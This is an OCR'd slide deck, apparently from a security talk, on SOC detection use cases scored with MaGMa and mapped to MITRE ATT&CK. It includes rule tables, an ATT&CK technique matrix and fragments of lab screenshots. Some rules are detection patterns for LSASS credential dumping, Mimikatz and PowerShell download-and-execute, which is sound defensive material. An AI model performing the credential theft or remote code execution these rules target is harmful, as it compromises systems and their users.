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
Description:
OS:
Windows 10 Pro
Version:
10.0 (16299)
Service pack:
Summary
WINDOWS POWERSHELL HISTORY
Tasks
HOST01
Reset ac...
Add to g...
Disable
Delete
Move...
Properties
Computers
New
Delete
Search u...
Properties
Windows Server 2012
Recycle
ESP
6:19 PM
4/21/2019
Left ⌘
LAB: 01 - MS Win 10 [Running]
Contiene archivos y carpetas que ha eliminado.
Papelera de reciclaje
OpenVPN GUI
Google Chrome
wincollect-7.2.8...
18:19
21/04/2019
Left ⌘
LAB: 02 - MS Win 10 [Running]
Papelera de reciclaje
OpenVPN GUI
Google Chrome
wincollect-7.2.8...
18:19
21/04/2019
Left ⌘


CALDERA
Please Login
admin
Login

Result

- Logs to analyze
- An opportunity to
  - tune audits
  - evaluate and / or enable new tools

- New use case implementation based on experimentation and understanding

- Understanding the reason to discard a use case is also valuable

Example 2/2

Measure the effectiveness, coverage, implementation, resilience with MaGMa & MITRE ATT&CK

[1/7] RE – Reconnaissance

Time required for the adversary:
1 to 2 Weeks

L1 Use Case Identifier	L2 Use Case Name	Rule Identifier	Technical Use Case Name	MITRE TACTIC	MITRE TECHNIQUE	MITRE TECHNIQUE NAME	Effectiveness %	Implementation %	Coverage %	Log source type
RE	Fingerprinting	RE-FIP-001	Inbound <S|H|P> Exploits from same Source Observed in perimeter	initial-access	T1190	Exploit Public-Facing Application	100%	100%	95%	NIPS
RE	Fingerprinting	RE-FIP-002	Inbound <S|H|P> Exploits to many destinations Detected in perimeter	initial-access	T1190	Exploit Public-Facing Application	100%	100%	95%	NIPS
RE	Port Scanning	RE-POS-001	Inbound <S|H|P> Port Scan Detected in perimeter	discovery	T1046	Network Service Scanning	100%	100%	95%	FW
RE	Port Scanning	RE-POS-002	<S|H|P> Port Scan in Perimeter	discovery	T1046	Network Service Scaning	100%	100%	100%	AD| OS

[2/7] N/A – Weaponization

Time required for the adversary:
1 Week to 3 Months

Not Applicable, this action is performed at the attacker side and is invisible to the target organization

[3/7] DE – Delivery

Time required for the adversary:
1 to 2 Hours

L1 Use Case Identifier	L2 Use Case Name	Rule Identifier	Technical Use Case Name	MITRE TACTIC	MITRE TECHNIQUE	MITRE TECHNIQUE NAME	Effectiveness %	Implementation %	Coverage %	Log source type
DE	Delivery of phishing mail	DE-PHI-001	Possible Phishing Detected by destination email <S|H>	initial-access	T1397&T1193&T1192	Spearphishing for Information & Attachment & Link	70%	100%	35%	Mail
DE	Delivery of phishing mail	DE-PHI-002	Possible Phishing Detected by Filename <S|H>	initial-access	T1397&T1193&T1192	Spearphishing for Information & Attachment & Link	70%	100%	35%	Mail
DE	Delivery of phishing mail	DE-PHI-003	Possible Phishing Detected by Subject <S|H>	initial-access	T1397&T1193&T1192	Spearphishing for Information & Attachment & Link	70%	100%	35%	Mail
DE	Delivery of phishing mail	DE-PHI-004	Possible Phishing Detected by sourcen email <S|H>	initial-access	T1397&T1193&T1192	Spearphishing for Information & Attachment & Link	70%	100%	35%	Mail
DE	Delivery of phishing mail	DE-PHI-006	Possible Phishing Detected by massive email (External) <S|H>	initial-access	T1397&T1193&T1192	Spearphishing for Information & Attachment & Link	70%	70%	50%	Mail
DE	Delivery of phishing mail	DE-PHI-007	Possible Phishing Detected by massive email (Internal) <S|H>	initial-access	T1397&T1193&T1192	Spearphishing for Information & Attachment & Link	70%	70%	50%	Mail
DE	Widespread malware outbreak	DE-WMO-001	Internal <B|H|P|S>Same malware detected in many Workstations	execution	T1204	User Executin	70%	100%	70%	AV
DE	Widespread malware outbreak	DE-WMO-003	Internal <S|H> Behavior of File Infected	execution	T1204	User Executin	70%	100%	70%	AV

[4/7] EX – Exploitation

Time required for the adversary:
2 to 5 Days

L1 Use Case Identifier	L2 Use Case Name	Rule Identifier	Technical Use Case Name	MITRE TACTIC	MITRE TECHNIQUE	MITRE TECHNIQUE NAME	Effectiveness %	Implementation %	Coverage %	Log source type
EX	Brute force exploitation attempt	EX-BRU-001	Logon attempt failed Admin users	credential-access	T1110	Brute Force	80%	100%	100%	OS | AD
EX	Brute force exploitation attempt	EX-BRU-002	Logon attempt failed no admin users	credential-access	T1110	Brute Force	40%	100%	100%	OS | AD
EX	Brute force exploitation attempt	EX-BRU-003	Logon attempt failed VIP users	credential-access	T1110	Brute Force	80%	100%	100%	OS | AD
EX	Brute force exploitation attempt	EX-BRU-004	Account locked for VIP users	credential-access	T1110	Brute Force	1%	1%	1%	AD
EX	Brute force exploitation attempt	EX-BRU-005	Account locked in a regulatory or critical device	credential-access	T1110	Brute Force	1%	1%	1%	AD
EX	Brute force exploitation attempt	EX-BRU-006	Inbound <H|S> Failed logins attempts for a single user Detected in perimeter for Admin user	credential-access	T1110	Brute Force	90%	100%	85%	VPN
EX	Brute force exploitation attempt	EX-BRU-007	Failed login attempts for nonAdmin user	credential-access	T1110	Brute Force	90%	100%	85%	AD
EX	Network-based attack	EX-NET-001	Internal New Communication from DMZ 2 Local Detected	credential-access	T1210	Exploitation of Remote Services	100%	100%	0%	FW
EX	Network intrusion attempt	EX-IDS-112	Suspicious PowerShell command (500+ length)	execution	T1086	PowerShell	75%	100%	100%	AD| OS
EX	Network intrusion attempt	EX-IDS-112	Suspicious PowerShell command (base64 discovered)	execution	T1086	PowerShell	75%	100%	100%	AD| OS
EX	Network intrusion attempt	EX-IDS-112	Suspicious PowerShell command (IEX, downloaded code)	execution	T1086	PowerShell	75%	100%	100%	AD| OS
EX	Network intrusion attempt	EX-IDS-112	PowerShell User-Agent	execution	T1086	PowerShell	75%	100%	100%	AD| OS
EX	Network intrusion attempt	EX-IDS-112	Suspicious PowerShell Commandlets	execution	T1086	PowerShell	75%	100%	100%	AD| OS

[5/7] IN – Installation

Time required for the adversary:
2 to 5 Days

L1 Use Case Identifier	L2 Use Case Name	Rule Identifier	Technical Use Case Name	MITRE TACTIC	MITRE TECHNIQUE	MITRE TECHNIQUE NAME	Effectiveness %	Implementation %	Coverage %	Log source type
IN	Installation of malware	IN-MAL-001	Same malware detected and removed in multiple devices	Execution	T1204	User execution	100%	100%	100%	AV
IN	Installation of malware	IN-MAL-002	Malware detected and not removed	Execution	T1204	User execution	100%	100%	100%	AV

[6/7] CC – Command & Control

Time required for the adversary:
1 to 2 Weeks

L1 Use Case Identifier	L2 Use Case Name	Rule Identifier	Technical Use Case Name	MITRE TACTIC	MITRE TECHNIQUE	MITRE TECHNIQUE NAME	Effectiveness %	Implementation %	Coverage %	Log source type
CC	Suspicious outbound network communication	CC-SNC-001	Outbound Hostile Successful communication to suspicious web Detected	command-and-control	T1094	Custom Command and Control Protocol	30%	100%	100%	Proxy|FW

[7/7] AO – Actions in Objective


Time required for the adversary:
1 Week to 2 Months

L1 Use Case Identifier	L2 Use Case Name	Rule Identifier	Technical Use Case Name	MITRE TACTIC	MITRE TECHNIQUE	MITRE TECHNIQUE NAME	Effectiveness %	Implementation %	Coverage %	Log source type
AO	Account breached	AO-ACC-003	Interactive logon win NO "domain admin" service account	privilege-escalation	T1078	Valid Accounts	100%	100%	20%	AD| OS
AO	Account breached	AO-ACC-004	Interactive logon with "domain admin" service account	privilege-escalation	T1078	Valid Accounts	100%	100%	20%	AD| OS
AO	Internal Brute force	AO-BRU-001	Success logon after several logon attempt failed admin users	credential-access	T1110	Brute Force	90%	75%	100%	AD| OS
AO	Internal Brute force	AO-BRU-002	Success logon after several logon attempt failed no admin users	credential-access	T1110	Brute Force	90%	75%	100%	AD| OS
AO	Internal Brute force	AO-BRU-003	Success logon after several logon attempt failed VIP users	credential-access	T1110	Brute Force	90%	75%	100%	AD| OS
AO	Detection evasion techniques	AO-EVA-001	Internal Hostile Clear Audit Detected	defense-evasion	T1070	Indicator Removal on Host	100%	100%	20%	OS
AO	Privilege escalation	AO-PRI-001	Suspicious Behavior of privilege escalation account	privilege-escalation	T1088	Bypass User Account Control	100%	100%	100%	AD
AO	Detection evasion techniques	AO-EVA-111	PowerShell downgrade attack	defense-evasion	T1086	PowerShell	75%	100%	100%	AD| OS
AO	Detection evasion techniques	AO-EVA-112	PowerShell called from an Excecutable Version Mismatch	defense-evasion	T1086	PowerShell	75%	100%	100%	AD| OS
AO	Credential theft	AO-CRE-001	Password Dumper Activity on LSASS	credential-access	T1003	Credential Dumping	75%	100%	100%	AD| OS
AO	Credential theft	AO-CRE-001	Mimikatz Detection LSASS Access	credential-access	T1003	Credential Dumping	75%	100%	100%	AD| OS
AO	Credential theft	AO-CRE-001	LSASS Memory Dump	credential-access	T1003	Credential Dumping	75%	100%	100%	AD| OS
AO	Installation of persistence mechanism	AO-PER-001	Scheduled Task	persistence	T1053	Scheduled Task	80%	100%	100%	AD| OS
AO	Installation of persistence mechanism	AO-PER-002	New Service	persistence	T1050	New Service	80%	100%	100%	AD| OS

[1/3] Overall results

Number of use cases implemented


Detection Average	Detection Gap	Average Effectiveness	Average Implementation	Average Scope	Average Weight	Average Growth Potential
19%	92%	17%	22%	19%	8%	2%



Business Drivers	6
Compliance Drivers	15
L1 Count	12
L2 Count	63
L3 Count	53

[2/3] Overall results

Effectiveness, Implementation and Coverage per Cyber Kill Chain+ phase



	Reconnaissance	Delivery	Exploitation	Installation	Command & Control	Actions on Objectives	Fraud / Extortion	(D)DoS	Physical Access Compromise	Blacklisting	Sabotage / Destruction	Policy Violations
Effectiveness	29%	18%	46%	0%	15%	33%	0%	28%	0%	0%	0%	30%
Implementation	29%	24%	54%	0%	50%	36%	0%	33%	0%	0%	0%	37%
Coverage	28%	14%	33%	0%	50%	31%	0%	33%	0%	0%	0%	38%

MITRE ATT&CK™ Navigator

MaGMa to ATT&CK

selection controls | layer controls | technique controls

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
11 items	33 items	59 items	28 items	67 items	19 items	22 items	17 items	13 items	22 items	9 items	16 items
Exploit Public-Facing Application	PowerShell	Create Account	Bypass User Account Control	Indicator Removal on Host	Credential Dumping	Network Service Scanning	AppleScript	Audio Capture	Custom Command and Control Protocol	Automated Exfiltration	Data Destruction
Valid Accounts	User Execution	New Service	Exploitation for Privilege Escalation	Access Token Manipulation	Brute Force	Network Share Discovery	Application Deployment Software	Automated Collection	Commonly Used Port	Data Compressed	Data Encrypted for Impact
Spearphishing Attachment	AppleScript	Scheduled Task	Access Token Manipulation	Binary Padding	Account Manipulation	Account Discovery	Distributed Component Object Model	Clipboard Data	Communication Through Removable Media	Data Encrypted	Defacement
Spearphishing Link	CMSTP	.bash_profile and .bashrc	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Exploitation of Remote Services	Data from Information Repositories	Connection Proxy	Data Transfer Size Limits	Disk Content Wipe
Drive-by Compromise	Command-Line Interface	Accessibility Features	AppCert DLLs	Bypass User Account Control	Credentials in Files	Browser Bookmark Discovery	Logon Scripts	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
External Remote Services	Compiled HTML File	Account Manipulation	AppInit DLLs	Clear Command History	Credentials in Registry	Domain Trust Discovery	Pass the Hash	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Hardware Additions	Control Panel Items	AppCert DLLs	Application Shimming	CMSTP	Exploitation for Credential Access	File and Directory Discovery	Pass the Ticket	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Replication Through Removable Media	Dynamic Data Exchange	AppInit DLLs	DLL Search Order Hijacking	Code Signing	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Spearphishing via Service	Execution through API	Application Shimming	Dylib Hijacking	Compile After Delivery	Hooking	Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service
Supply Chain Compromise	Execution through Module Load	Authentication Package	Extra Window Memory Injection	Compiled HTML File	Input Capture	Peripheral Device Discovery	Remote Services	Input Capture	Fallback Channels		Resource Hijacking
Trusted Relationship	Exploitation for Client Execution	BITS Jobs	File System Permissions Weakness	Component Firmware	Input Prompt	Permission Groups Discovery	Replication Through Removable Media	Man in the Browser	Multi-hop Proxy		Runtime Data Manipulation
	Graphical User Interface	Bootkit	Hooking	Component Object Model Hijacking	Kerberoasting	Process Discovery	Shared Webroot	Screen Capture	Multi-Stage Channels		Service Stop
	InstallUtil	Browser Extensions	Image File Execution Options Injection	Control Panel Items	Keychain	Query Registry	SSH Hijacking	Video Capture	Multiband Communication		Stored Data Manipulation
	Launchctl	Change Default File Association	Launch Daemon	DCShadow	LLMNR/NBT-NS Poisoning and Relay	Remote System Discovery	Taint Shared Content		Multilayer Encryption		Transmitted Data Manipulation
	Local Job Scheduling	Component Firmware		Deobfuscate/Decode Files or Information	Network Sniffing	Security Software Discovery	Third-party		Port Knocking		
	LSASS Driver	Component Object Model Hijacking		Disabling Security Tools	Password Filter DLL	System Information Discovery			Remote		
	Mshta	DLL Search Order Hijacking		DLL Search Order Hijacking	Private Keys	System Network Configuration Discovery					
	Regsvcs/Regasm			DLL Side-Loading							
	Regsvr32			Execution Guardrails							
				Exploitation for Defense							

legend

Some polls…

- How many, of those who responded “yes”, have:
  - Adversarial approach focused on detection improvement

  and
  - Metric for decision making based on their SIEMs

If it was an adversary operation?
Time required for implementation & for detection

Phase	Time Required
1. Reconnaissance	1 to 2 Weeks
2. Weaponization	1 Week to 3 Months
3. Delivery	1 to 2 Hours
4. Exploitation	2 to 5 Days
5. Installation	2 to 5 Days
6. Command & Control (C2)	1 to 2 Weeks
7. Actions on Objectives	1 Week to 2 Months
	2 Weeks to 6+ Months

Difficult to detect linked events in a noisy environment (check hidden relations)

Conclusions

Incident Response Recipe: Log Data for Real SecOps
Starters

Yield:	SOC/SIRT/CERT and Large Organization Servings
Prep Time:	6 months
Cook Time:	24 months
Ready Time:	30 months

Ingredients

- Logs, logs and more logs
- Data, data and more data
- Automate where possible
- If possible, use a dedicated team
- Learn from mistakes and triumphs
- Use standards where possible

Incident Response Recipe: Log Data for Real SecOps
Dessert

Yield:	SOC/SIRT/CERT and Large Organization Servings
Prep Time:	6 months
Cook Time:	24 months
Ready Time:	30 months

Ingredients

- Ensure visibility or just know what you can see and what it is missing.
- Methodology:
  - Scalability: Think big
  - "Fit your own style" & be coherent for the analyst:
    - A better understanding
    - Easy for daily tasks
  - Systematic: Avoid the human error
  - Measurable: Indicators for improvement
  - Train, train, train
- Adversarial approach:
  - Execute > Collect > Develop detection
  - Test your hunting capabilities with adversary emulation
  - Use threat intelligence to drive your emulation

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Thank you!

Mila esker!